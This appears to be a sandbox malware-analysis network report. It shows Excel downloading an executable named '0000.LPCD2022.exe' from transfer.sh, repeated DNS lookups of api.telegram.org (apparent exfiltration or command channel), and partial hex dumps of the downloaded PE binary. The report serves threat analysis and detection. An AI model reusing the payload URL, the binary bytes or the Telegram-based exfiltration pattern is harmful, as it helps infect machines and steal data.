Apr 8, 2022 12:12:56.708934069 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.708966970 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.708975077 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.709008932 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.709032059 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.709068060 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.709089994 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.709469080 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.709484100 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.709512949 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.709542990 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.709547997 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.709558964 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.709568024 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.709587097 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.709979057 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.709990978 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.710030079 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.710052013 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.710057974 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.710072041 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.710378885 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.732291937 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.732342005 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.732821941 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.732845068 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.733093023 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.733130932 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.733208895 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.733217955 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.733227968 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.733437061 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.733475924 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.733531952 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.733541012 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.733593941 CEST	49171	443	192.168.2.22	144.76.136.153

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2022 12:12:56.733616114 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.733649015 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.733688116 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.733694077 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.733721972 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.733784914 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.733814001 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.733860016 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.733866930 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.733905077 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.734091043 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.734127045 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.734178066 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.734185934 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.734196901 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.735471964 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.735846996 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.760679007 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.760724068 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.760795116 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.760853052 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.760922909 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.760943890 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.760958910 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.761229992 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.761409998 CEST	443	49171	144.76.136.153	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2022 12:12:55.384783983 CEST	55868	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:12:55.401964903 CEST	53	55868	8.8.8.8	192.168.2.22
Apr 8, 2022 12:12:55.436357021 CEST	49688	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:12:55.455504894 CEST	53	49688	8.8.8.8	192.168.2.22
Apr 8, 2022 12:13:09.966267109 CEST	58836	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:13:09.986238003 CEST	53	58836	8.8.8.8	192.168.2.22
Apr 8, 2022 12:13:12.028687954 CEST	50134	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:13:12.047924042 CEST	53	50134	8.8.8.8	192.168.2.22
Apr 8, 2022 12:13:16.225281000 CEST	55275	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:13:16.244759083 CEST	53	55275	8.8.8.8	192.168.2.22
Apr 8, 2022 12:13:21.895610094 CEST	59915	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:13:21.913070917 CEST	53	59915	8.8.8.8	192.168.2.22
Apr 8, 2022 12:13:29.551314116 CEST	54408	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:13:29.570374012 CEST	53	54408	8.8.8.8	192.168.2.22
Apr 8, 2022 12:13:38.388186932 CEST	50108	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:13:38.407943010 CEST	53	50108	8.8.8.8	192.168.2.22
Apr 8, 2022 12:13:49.049876928 CEST	54723	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:13:49.069257975 CEST	53	54723	8.8.8.8	192.168.2.22
Apr 8, 2022 12:13:57.592606068 CEST	58062	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:13:57.611969948 CEST	53	58062	8.8.8.8	192.168.2.22
Apr 8, 2022 12:13:57.612806082 CEST	58062	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:13:57.632107019 CEST	53	58062	8.8.8.8	192.168.2.22
Apr 8, 2022 12:13:58.419258118 CEST	56703	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:13:58.438363075 CEST	53	56703	8.8.8.8	192.168.2.22
Apr 8, 2022 12:14:03.963527918 CEST	59241	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:14:03.982727051 CEST	53	59241	8.8.8.8	192.168.2.22
Apr 8, 2022 12:14:09.352191925 CEST	55244	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:14:09.369704962 CEST	53	55244	8.8.8.8	192.168.2.22
Apr 8, 2022 12:14:09.370682001 CEST	55244	53	192.168.2.22	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2022 12:14:09.387701988 CEST	53	55244	8.8.8.8	192.168.2.22
Apr 8, 2022 12:14:14.605137110 CEST	53958	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:14:14.622503042 CEST	53	53958	8.8.8.8	192.168.2.22
Apr 8, 2022 12:14:19.860070944 CEST	56020	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:14:19.877264023 CEST	53	56020	8.8.8.8	192.168.2.22
Apr 8, 2022 12:14:26.385319948 CEST	51663	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:14:26.406395912 CEST	53	51663	8.8.8.8	192.168.2.22
Apr 8, 2022 12:14:26.406893015 CEST	51663	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:14:26.426151991 CEST	53	51663	8.8.8.8	192.168.2.22
Apr 8, 2022 12:14:31.751224995 CEST	51020	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:14:31.770438910 CEST	53	51020	8.8.8.8	192.168.2.22
Apr 8, 2022 12:14:37.126740932 CEST	60622	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:14:37.145925999 CEST	53	60622	8.8.8.8	192.168.2.22
Apr 8, 2022 12:14:42.388350964 CEST	53160	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:14:42.407490015 CEST	53	53160	8.8.8.8	192.168.2.22
Apr 8, 2022 12:14:42.408715963 CEST	53160	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:14:42.427793026 CEST	53	53160	8.8.8.8	192.168.2.22
Apr 8, 2022 12:14:47.753089905 CEST	64948	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:14:47.772226095 CEST	53	64948	8.8.8.8	192.168.2.22
Apr 8, 2022 12:14:53.037276030 CEST	64281	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:14:53.056391954 CEST	53	64281	8.8.8.8	192.168.2.22
Apr 8, 2022 12:14:58.945883989 CEST	63396	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:14:58.965171099 CEST	53	63396	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 8, 2022 12:12:55.384783983 CEST	192.168.2.22	8.8.8.8	0xcc6	Standard query (0)	transfer.sh	A (IP address)	IN (0x0001)
Apr 8, 2022 12:12:55.436357021 CEST	192.168.2.22	8.8.8.8	0x55a4	Standard query (0)	transfer.sh	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:09.966267109 CEST	192.168.2.22	8.8.8.8	0xa258	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:12.028687954 CEST	192.168.2.22	8.8.8.8	0xca1d	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:16.225281000 CEST	192.168.2.22	8.8.8.8	0x2827	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:21.895610094 CEST	192.168.2.22	8.8.8.8	0x3873	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:29.551314116 CEST	192.168.2.22	8.8.8.8	0xe07d	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:38.388186932 CEST	192.168.2.22	8.8.8.8	0x55b2	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:49.049876928 CEST	192.168.2.22	8.8.8.8	0xd6a6	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:57.592606068 CEST	192.168.2.22	8.8.8.8	0x2f46	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:57.612806082 CEST	192.168.2.22	8.8.8.8	0x2f46	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:58.419258118 CEST	192.168.2.22	8.8.8.8	0x834d	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:03.963527918 CEST	192.168.2.22	8.8.8.8	0xcf1a	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:09.352191925 CEST	192.168.2.22	8.8.8.8	0x9cbb	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:09.370682001 CEST	192.168.2.22	8.8.8.8	0x9cbb	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:14.605137110 CEST	192.168.2.22	8.8.8.8	0xd6de	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:19.860070944 CEST	192.168.2.22	8.8.8.8	0xd323	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:26.385319948 CEST	192.168.2.22	8.8.8.8	0xd335	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:26.406893015 CEST	192.168.2.22	8.8.8.8	0xd335	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 8, 2022 12:14:31.751224995 CEST	192.168.2.22	8.8.8.8	0xe2a3	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:37.126740932 CEST	192.168.2.22	8.8.8.8	0x2305	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:42.388350964 CEST	192.168.2.22	8.8.8.8	0x566	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:42.408715963 CEST	192.168.2.22	8.8.8.8	0x566	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:47.753089905 CEST	192.168.2.22	8.8.8.8	0x5cd6	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:53.037276030 CEST	192.168.2.22	8.8.8.8	0xe143	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:58.945883989 CEST	192.168.2.22	8.8.8.8	0xd94f	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2022 12:12:55.401964903 CEST	8.8.8.8	192.168.2.22	0xcc6	No error (0)	transfer.sh		144.76.136.153	A (IP address)	IN (0x0001)
Apr 8, 2022 12:12:55.455504894 CEST	8.8.8.8	192.168.2.22	0x55a4	No error (0)	transfer.sh		144.76.136.153	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:09.986238003 CEST	8.8.8.8	192.168.2.22	0xa258	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:12.047924042 CEST	8.8.8.8	192.168.2.22	0xca1d	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:16.244759083 CEST	8.8.8.8	192.168.2.22	0x2827	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:21.913070917 CEST	8.8.8.8	192.168.2.22	0x3873	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:29.570374012 CEST	8.8.8.8	192.168.2.22	0xe07d	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:38.407943010 CEST	8.8.8.8	192.168.2.22	0x55b2	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:49.069257975 CEST	8.8.8.8	192.168.2.22	0xd6a6	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:57.611969948 CEST	8.8.8.8	192.168.2.22	0x2f46	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:57.632107019 CEST	8.8.8.8	192.168.2.22	0x2f46	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:58.438363075 CEST	8.8.8.8	192.168.2.22	0x834d	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:03.982727051 CEST	8.8.8.8	192.168.2.22	0xcf1a	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:09.369704962 CEST	8.8.8.8	192.168.2.22	0x9cbb	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:09.387701988 CEST	8.8.8.8	192.168.2.22	0x9cbb	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:14.622503042 CEST	8.8.8.8	192.168.2.22	0xd6de	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:19.877264023 CEST	8.8.8.8	192.168.2.22	0xd323	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:26.406395912 CEST	8.8.8.8	192.168.2.22	0xd335	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:26.426151991 CEST	8.8.8.8	192.168.2.22	0xd335	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:31.770438910 CEST	8.8.8.8	192.168.2.22	0xe2a3	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:37.145925999 CEST	8.8.8.8	192.168.2.22	0x2305	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:42.407490015 CEST	8.8.8.8	192.168.2.22	0x566	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:42.427793026 CEST	8.8.8.8	192.168.2.22	0x566	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:47.772226095 CEST	8.8.8.8	192.168.2.22	0x5cd6	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:53.056391954 CEST	8.8.8.8	192.168.2.22	0xe143	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:58.965171099 CEST	8.8.8.8	192.168.2.22	0xd94f	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- transfer.sh
- api.telegram.org

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49171	144.76.136.153	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:12:55 UTC	0	OUT	GET /Uv5XFY/0000.LPCD2022.exe HTTP/1.1 Connection: Keep-Alive Accept: */* Accept-Language: en-us User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0) Host: transfer.sh
2022-04-08 10:12:56 UTC	0	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Fri, 08 Apr 2022 10:12:56 GMT Content-Type: application/x-ms-dos-executable Content-Length: 546816 Connection: close Content-Disposition: attachment; filename="0000.LPCD2022.exe" Retry-After: Fri, 08 Apr 2022 12:13:01 GMT X-Made-With: <3 by DutchCoders X-Ratelimit-Key: 127.0.0.1,84.17.52.18,84.17.52.18 X-Ratelimit-Limit: 10 X-Ratelimit-Rate: 600 X-Ratelimit-Remaining: 9 X-Ratelimit-Reset: 1649412781 X-Remaining-Days: n/a X-Remaining-Downloads: n/a X-Served-By: Proudly served by DutchCoders Strict-Transport-Security: max-age=63072000
2022-04-08 10:12:56 UTC	0	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 22 8a 4e 62 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 30 00 00 32 08 00 00 24 00 00 00 00 00 00 7e 50 08 00 00 20 00 00 00 60 08 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 08 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL"Nb02$~P `@ @
2022-04-08 10:12:56 UTC	16	IN	Data Raw: b3 04 00 00 8d 00 00 00 38 ae 04 00 00 11 0a 13 0b 38 bd 00 00 00 11 00 02 7b c6 00 00 04 6f 39 01 00 06 23 00 00 00 00 00 00 f0 3f 02 7b c6 00 00 04 6f 3c 01 00 06 23 00 00 00 00 00 00 10 40 5b 59 23 00 00 00 00 00 00 08 40 02 7b c6 00 00 04 28 2f 01 00 06 28 26 01 00 06 5a 23 00 00 00 00 00 00 50 40 5b 59 23 00 00 00 00 00 00 14 40 02 7b c6 00 00 04 6f 3c 01 00 06 28 27 01 00 06 5a 23 00 00 00 00 00 00 70 40 5b 59 5a 5b 13 01 38 c9 03 00 00 11 03 28 30 01 00 06 28 26 01 00 06 13 06 38 16 04 00 00 11 04 11 03 28 96 00 00 0a 28 26 01 00 06 5a 13 0c 20 01 00 00 00 28 2c 01 00 06 39 33 ff ff ff 26 20 01 00 00 00 38 28 ff ff ff 38 e3 03 00 00 20 00 00 00 00 28 2c 01 00 06 39 14 ff ff ff 26 38 0a ff ff ff 73 16 01 00 06 25 02 28 25 01 00 06 23 00 00 00 00 00 Data Ascii: 88{o9#?{o<#@[Y#@{(/(&Z#P@[Y#@{o<('Z#p@[YZ[8(0(&8((&Z (,93& 8(8 (,9&8s%(%#
2022-04-08 10:12:56 UTC	32	IN	Data Raw: 20 01 00 0a 20 0c 00 00 00 38 0a fb ff ff 00 02 7b 09 01 00 04 6f b9 00 00 0a 38 71 fd ff ff 00 02 28 af 00 00 0a 02 7b 09 01 00 04 6f bb 00 00 0a 38 c7 fd ff ff 00 02 7b 07 01 00 04 1f 23 1f 14 73 b3 00 00 0a 6f 30 01 00 0a 38 dc fc ff ff 02 73 3e 01 00 0a 7d 0f 01 00 04 38 a7 fe ff ff 00 02 7b 0f 01 00 04 72 01 00 00 70 6f 39 01 00 0a 38 bb fe ff ff 00 02 16 28 e9 01 00 06 38 5a 02 00 00 00 02 7b 0a 01 00 04 1a 1f 16 73 ac 00 00 0a 6f 42 01 00 0a 38 e1 00 00 00 00 02 7b 0c 01 00 04 72 9d 07 00 70 6f 38 01 00 0a 38 1d fb ff ff 00 02 7b 0a 01 00 04 17 6f 43 01 00 0a 38 92 fb ff ff 02 73 3e 01 00 0a 7d 0d 01 00 04 38 56 fd ff ff 00 02 7b 07 01 00 04 72 b9 07 00 70 28 e3 01 00 06 38 4c ff ff ff 00 02 02 7b 06 01 00 04 28 44 01 00 0a 20 0f 00 00 00 28 d3 01 Data Ascii: 8{o8q({o8{#so08s>}8{rpo98(8Z{soB8{rpo88{oC8s>}8V{rp(8L{(D (
2022-04-08 10:12:56 UTC	48	IN	Data Raw: 51 00 56 00 c4 05 8c 00 56 00 0f 00 94 00 56 00 0f 00 94 00 c1 08 01 06 8c 00 e3 07 97 04 94 00 c9 08 0f 00 94 00 e3 07 97 04 94 00 eb 07 a9 04 79 01 56 00 4f 06 71 01 56 00 57 06 0c 00 56 00 0f 00 0c 00 e3 07 97 04 71 01 26 09 a9 04 89 01 3b 09 0f 00 51 00 56 00 89 06 9c 00 67 08 6f 05 71 01 62 09 99 06 a4 00 84 06 a8 02 51 00 6c 09 a6 06 ac 00 56 00 e9 02 11 01 c8 06 cd 02 51 00 72 09 c0 06 99 01 81 08 86 05 b4 00 73 08 cd 06 51 00 8c 09 a9 04 51 00 72 09 1c 07 51 00 97 09 22 07 bc 00 56 00 0f 00 c4 00 e3 07 97 04 bc 00 eb 07 a9 04 44 00 84 06 a8 02 bc 00 84 06 a8 02 bc 00 e3 07 97 04 c4 00 84 06 a8 02 44 00 eb 07 a9 04 6c 00 a1 09 86 05 c4 00 56 00 0f 00 a1 01 56 00 67 00 6c 00 b8 09 6f 05 51 00 ce 09 4b 07 a9 01 56 00 67 00 cc 00 eb 07 a9 04 14 00 e3 Data Ascii: QVVVyVOqVWVq&;QVgoqbQlVQrsQQrQ"VDDlVVgloQKVg
2022-04-08 10:12:56 UTC	64	IN	Data Raw: 12 80 88 06 20 01 01 12 80 88 09 20 00 15 12 80 91 01 12 10 0a 20 01 01 15 12 80 91 01 12 10 05 20 01 01 12 30 0c 07 08 08 12 10 12 6c 08 0e 02 08 02 07 15 12 80 91 01 12 48 05 20 01 13 00 08 07 15 12 80 91 01 12 64 07 15 12 80 91 01 12 5c 04 00 01 08 0e 03 20 00 0e 05 00 02 02 0e 0e 0c 10 01 01 1e 00 15 12 80 8d 01 1e 00 04 0a 01 12 74 09 15 12 80 95 02 12 64 12 10 05 20 02 01 1c 18 1a 10 02 02 15 12 80 8d 01 1e 01 15 12 80 8d 01 1e 00 15 12 80 95 02 1e 00 1e 01 06 0a 02 12 64 12 10 11 10 01 01 15 12 80 91 01 1e 00 15 12 80 8d 01 1e 00 04 0a 01 12 10 08 15 12 80 95 02 12 10 02 14 10 01 02 1e 00 15 12 80 8d 01 1e 00 15 12 80 95 02 1e 00 02 0d 10 01 01 15 12 80 8d 01 1e 00 12 80 9d 04 0a 01 12 6c 08 15 12 80 95 02 12 6c 02 08 15 12 80 95 02 12 44 02 04 0a Data Ascii: 0lH d\ td dllD

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:12:56 UTC	80	IN	Data Raw: e1 e9 b5 57 5a 29 6c ab 2e ab 5a 2f 25 20 38 b3 b7 a6 c9 8c a3 e6 67 0d a9 ac 08 79 92 99 45 d6 88 d9 a2 27 3d ac 9b ec 3d 6e 10 02 1d 54 5b 5c f6 1d 5b f5 56 42 b6 bc 1a 2f 58 2f fb 62 5d c0 d3 0d 08 60 45 b2 7a f5 6a b6 1a ae 83 58 c4 f2 f0 a6 9d 49 da c8 5e 52 07 cd 5c 11 04 08 7a 5f b0 b8 13 6d c4 75 d8 87 a5 a2 25 89 a2 37 15 c6 b9 1c 04 08 68 b8 e4 52 0a 49 d0 37 c4 8d 8c 17 e2 2e e4 05 1b 55 b0 99 ed c5 dd 4a 53 59 81 ba c9 3d 30 90 91 d1 34 6e 10 02 1d 54 5b 5c f6 1d 5b f5 56 42 b6 bc 1a ff 3c 3c 8a 5c 3c c1 03 0a 06 79 07 a6 e9 65 6f ab aa 4e 97 3d d7 16 88 8c 90 47 36 cb 6e 7e 0c 69 32 2a 66 1d 6e 4f 42 b7 8a a5 64 38 fb e3 85 b3 32 cd 7e fd 15 b9 f1 52 60 28 53 6a 66 4d 94 53 c3 26 35 31 44 0e c6 2a 5a 59 0f 0c d9 68 b9 a1 62 45 59 b7 9c f8 c1 Data Ascii: WZ)l.Z/% 8gyE'==nT[\[VB/X/b]`EzjXI^R\z_mu%7hRI7.UJSY=04nT[\[VB<<\<yeoN=G6n~i2*fnOBd82~R`(SjfMS&51D*ZYhbEY
2022-04-08 10:12:56 UTC	96	IN	Data Raw: 08 da 1e 9a 9a e4 f6 e3 dd fa 14 5e d0 6f 47 f9 86 b2 53 22 85 47 a6 a2 e5 97 f4 bf 59 6b 4c ea 8b 59 bd c6 b5 e0 c6 dc d6 af c1 4a 5a 3b 82 c2 ac a6 1d 0d 99 13 61 70 7e 1e 7f 46 88 d3 db ef ab e2 76 c7 b7 a5 69 6b 47 eb 98 7d fc b1 46 a8 b6 3a f1 97 b1 d7 bd be c9 ba bc 2f 17 5e ef 7c ed ef ab 51 8b ed 8b 76 13 2c 6a 7a bd f6 e1 ca f8 83 1f 2c e2 e4 b7 cf d4 53 08 2e 1d d7 f0 4a b9 67 ee a1 ac 87 ba 11 33 b8 92 79 f5 06 0f 16 2a 7d b3 b9 68 b6 e1 85 8b eb a1 95 f6 8f eb d3 55 24 67 32 f8 7d 92 9b b9 23 a7 ba 42 ea 8f d4 6a 2f d6 cf 9e 4d 7b fe c1 e5 cd ef 5f 2d c7 c3 a5 fb 9e bc f8 b9 fe f6 da bd 15 35 06 2b f3 57 2c 7b 89 3f 38 20 d5 88 a0 32 c6 f9 8e 7f b7 71 3b 63 d4 fe cd b9 bb e1 ee 11 43 0f 4f 9e 72 90 4e 71 18 9d 07 87 73 8c a2 ca 5e 3c fe c4 71 Data Ascii: ^oGS"GYkLYJZ;ap~FvikG}F:/^|Qv,jz,S.Jg3y*}hU$g2}#Bj/M{_-5+W,{?8 2q;cCOrNqs^<q
